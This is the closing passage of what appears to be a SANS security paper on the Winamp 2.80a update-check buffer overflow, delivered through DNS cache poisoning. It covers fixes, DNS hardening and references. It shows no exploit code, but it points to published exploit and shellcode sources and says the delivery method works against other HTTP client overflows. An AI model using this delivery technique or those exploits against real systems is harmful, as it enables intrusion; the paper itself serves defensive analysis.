In order to correct the root cause of the problem, Nullsoft must release an update for their 2.80a version which checks the length of the HTTP response and disallows the buffer overflow. To further secure the process, Nullsoft could rewrite their Update check to use SSL certificates to verify the identity of the server. As of this writing, Winamp version 3.0 is available in beta, but no fix for the 2.x line has been released. It is not known whether a similar exploit affects 3.0, as no official vendor response to this issue has been noted.

Stopping name server corruption, or cache poisoning, from taking place would make the Update check exploit impossible to carry out. Note, however, that the corruption of a DNS server *outside* of the organization can still poison downstream servers. For example, consider the case where an organization's DNS servers are configured to forward requests to their Internet Service Provider's DNS servers. Poisoning the ISP's servers will cause the local servers to receive fraudulent replies, even if they are not vulnerable themselves.

In spite of this risk, it is still important to protect every DNS server within the control of the organization. To accomplish this, administrators should keep their operating systems and service software current with security updates. In addition, it is important to check that the DNS software is configured as securely as possible. For example, the Windows® 2000 DNS server has an option called "Secure cache against pollution" which is not enabled by default!

The risk of compromise via the Winamp Automatic Update Check exploit is somewhat mitigated by the complexity of the attack setup. Particularly, spoofing the DNS entry for "www.winamp.com" is something that could be accomplished in local cases, but probably not on a large scale. That fact limits the likelihood of seeing the Update check exploit used on the Internet at large. Nevertheless, targeted malicious attacks are still a threat, and understanding the mechanics of this attack is important. Note that very little of the exploit process relies directly upon the Winamp vulnerability. Any similar overflow in an HTTP client could be exploited using this delivery technique.

© SANS Institute

4. Where to Go From Here

Vendor security awareness is finally beginning to catch up with the rapid growth of network software. However, attackers are as intent as ever to find weaknesses, and the discovery of client-side exploits is becoming more commonplace. Determining the feasibility of one particular exploit becoming widespread is far less important than understanding and learning to mitigate the fundamental weaknesses that allow many such exploits to occur. Hopefully, this analysis and discussion have helped to further that understanding.

4.1 Additional Information

Please see the following references for more data on the Nullsoft Winamp Automatic Update Check Buffer Overflow Vulnerability and surrounding issues:

- A summary of the vulnerability and potential systems affected can be found at <http://online.securityfocus.com/bid/5170>.
- The exploit author's original BugTraq message is available from <http://online.securityfocus.com/archive/1/280786>.
- The original source code of the exploit WampExp.c is available at <http://downloads.securityfocus.com/vulnerabilities/exploits/wampexp.c>.
- The original jill.c source code (from which the WampExp.c shellcode is derived) can be found at <http://downloads.securityfocus.com/vulnerabilities/exploits/jill.c>.
- A paper detailing the DNS cache poisoning attacks that create the foundation for this exploit can be found at <http://packetstormsecurity.nl/papers/protocols/dnsinfo.htm>.

5. References

2c79cbe14ac7d0b8472d3f129fa1df. "remote winamp 2.x exploit (all current versions)." 05 Jul. 2002. URL: <http://online.securityfocus.com/archive/1/280786> (25 Aug. 2002).

Berners-Lee et al. "RFC 1945 – Hypertext Transfer Protocol – HTTP/1.0." May 1996. URL: <http://rfc.sunsite.dk/rfc/rfc1945.html> (25 Aug. 2002).

Bray, Brandon. "Compiler Security Checks In Depth." Feb. 2002. URL: http://msdn.microsoft.com/library/en-us/dv_vstechart/html/vctchCompilerSecurityChecksInDepth.asp (25 Aug. 2002).

"Brief History of the Domain Name System." URL: <http://www.sun.com/hardware/serverappliances/pdfs/support/dns.history.pdf> (25 Aug. 2002).

Buschur, Ray. "Re: Recursive Lookup?" BIND Users Mailing List Archive. 17 Nov. 1999. URL: <http://www.isc.org/ml-archives/bind-users/1999/11/msg00833.html> (25 Aug. 2002).

"CERT® Coordination Center." 23 Aug. 2002. URL: <http://www.cert.org> (25 Aug. 2002).

"Common Vulnerabilities and Exposures." 19 Aug. 2002. URL: <http://cve.mitre.org> (25 Aug. 2002).

Erdfelt, Johannes. "Re: SNI-12: BIND Vulnerabilities and Solutions (+ more problems)." 23 Apr. 1997. URL: <http://packetstormsecurity.nl/papers/protocols/dnsinfo.htm> (25 Aug. 2002).

Fielding, R. et al. "RFC 2616 – Hypertext Transfer Protocol – HTTP/1.1." Jun. 1999. URL: <http://rfc.sunsite.dk/rfc/rfc2616.html> (25 Aug. 2002).

"GreyMagic Internet Explorer Advisories." GreyMagic Advisories. 2002. URL: <http://security.greymagic.com/adv> (25 Aug. 2002).

Householder, Allen et al. "Securing an Internet Name Server." CERT® Coordination Center. Aug. 2002. URL: <http://www.cert.org/archive/pdf/dns.pdf> (25 Aug. 2002).

"HTTP." Webopedia. 05 Aug. 2002. URL: <http://www.webopedia.com/TERM/H/HTTP.html> (25 Aug. 2002).

“HTTPPort 3 Quick Overview.” HTTPPort. URL:
http://www.htthost.com/httpport_3_quick_overview.htm (25 Aug. 2002).

“ISC Bind.” Internet Software Consortium. URL:
<http://www.isc.org/products/BIND/> (25 Aug. 2002).

Marshall, James. “HTTP Made Really Easy.” 15 Aug. 1997. URL:
<http://www.jmarshall.com/easy/http> (25 Aug. 2002).

McClure, Stuart et al. Hacking Exposed: Network Security Secrets & Solutions, Third Edition. New York: Osborne/McGraw-Hill, 2001.

“Microsoft IIS 5.0 .printer ISAPI Extension Buffer Overflow Vulnerability.” 07 May 2001. URL: <http://online.securityfocus.com/bid/2674> (25 Aug 2002).

“Multilayer Firewall.” Microsoft Internet Security and Acceleration Server. 03 May 2001. URL:
<http://www.microsoft.com/isaserver/evaluation/features/security/multilayerfirewall.asp> (25 Aug. 2002).

“Nullsoft Winamp Automatic Update Check Buffer Overflow Vulnerability.” 05 Jul. 2002. URL: <http://online.securityfocus.com/bid/5170> (25 Aug. 2002).

Rader, Ross Wm. “One History of DNS.” 25 Apr. 2001. URL:
<http://www.byte.org/one-history-of-dns.pdf> (25 Aug. 2002).

Reynolds, Mark C. “How the Web Works: The anatomy of a single browser selection.” Web Developer® Vol. 1 No. 1. 1996. URL:
http://www.webdeveloper.com/html/html_how_the_web_works.html (25 Aug. 2002).

“Top 10 Ports.” Internet Storm Center. 05 Aug. 2002. URL:
<http://isc.incidents.org/top10.html>.

Tyson, Jeff. “How Internet Infrastructure Works.” Howstuffworks. URL:
<http://www.howstuffworks.com/internet-infrastructure4.htm> (25 Aug. 2002).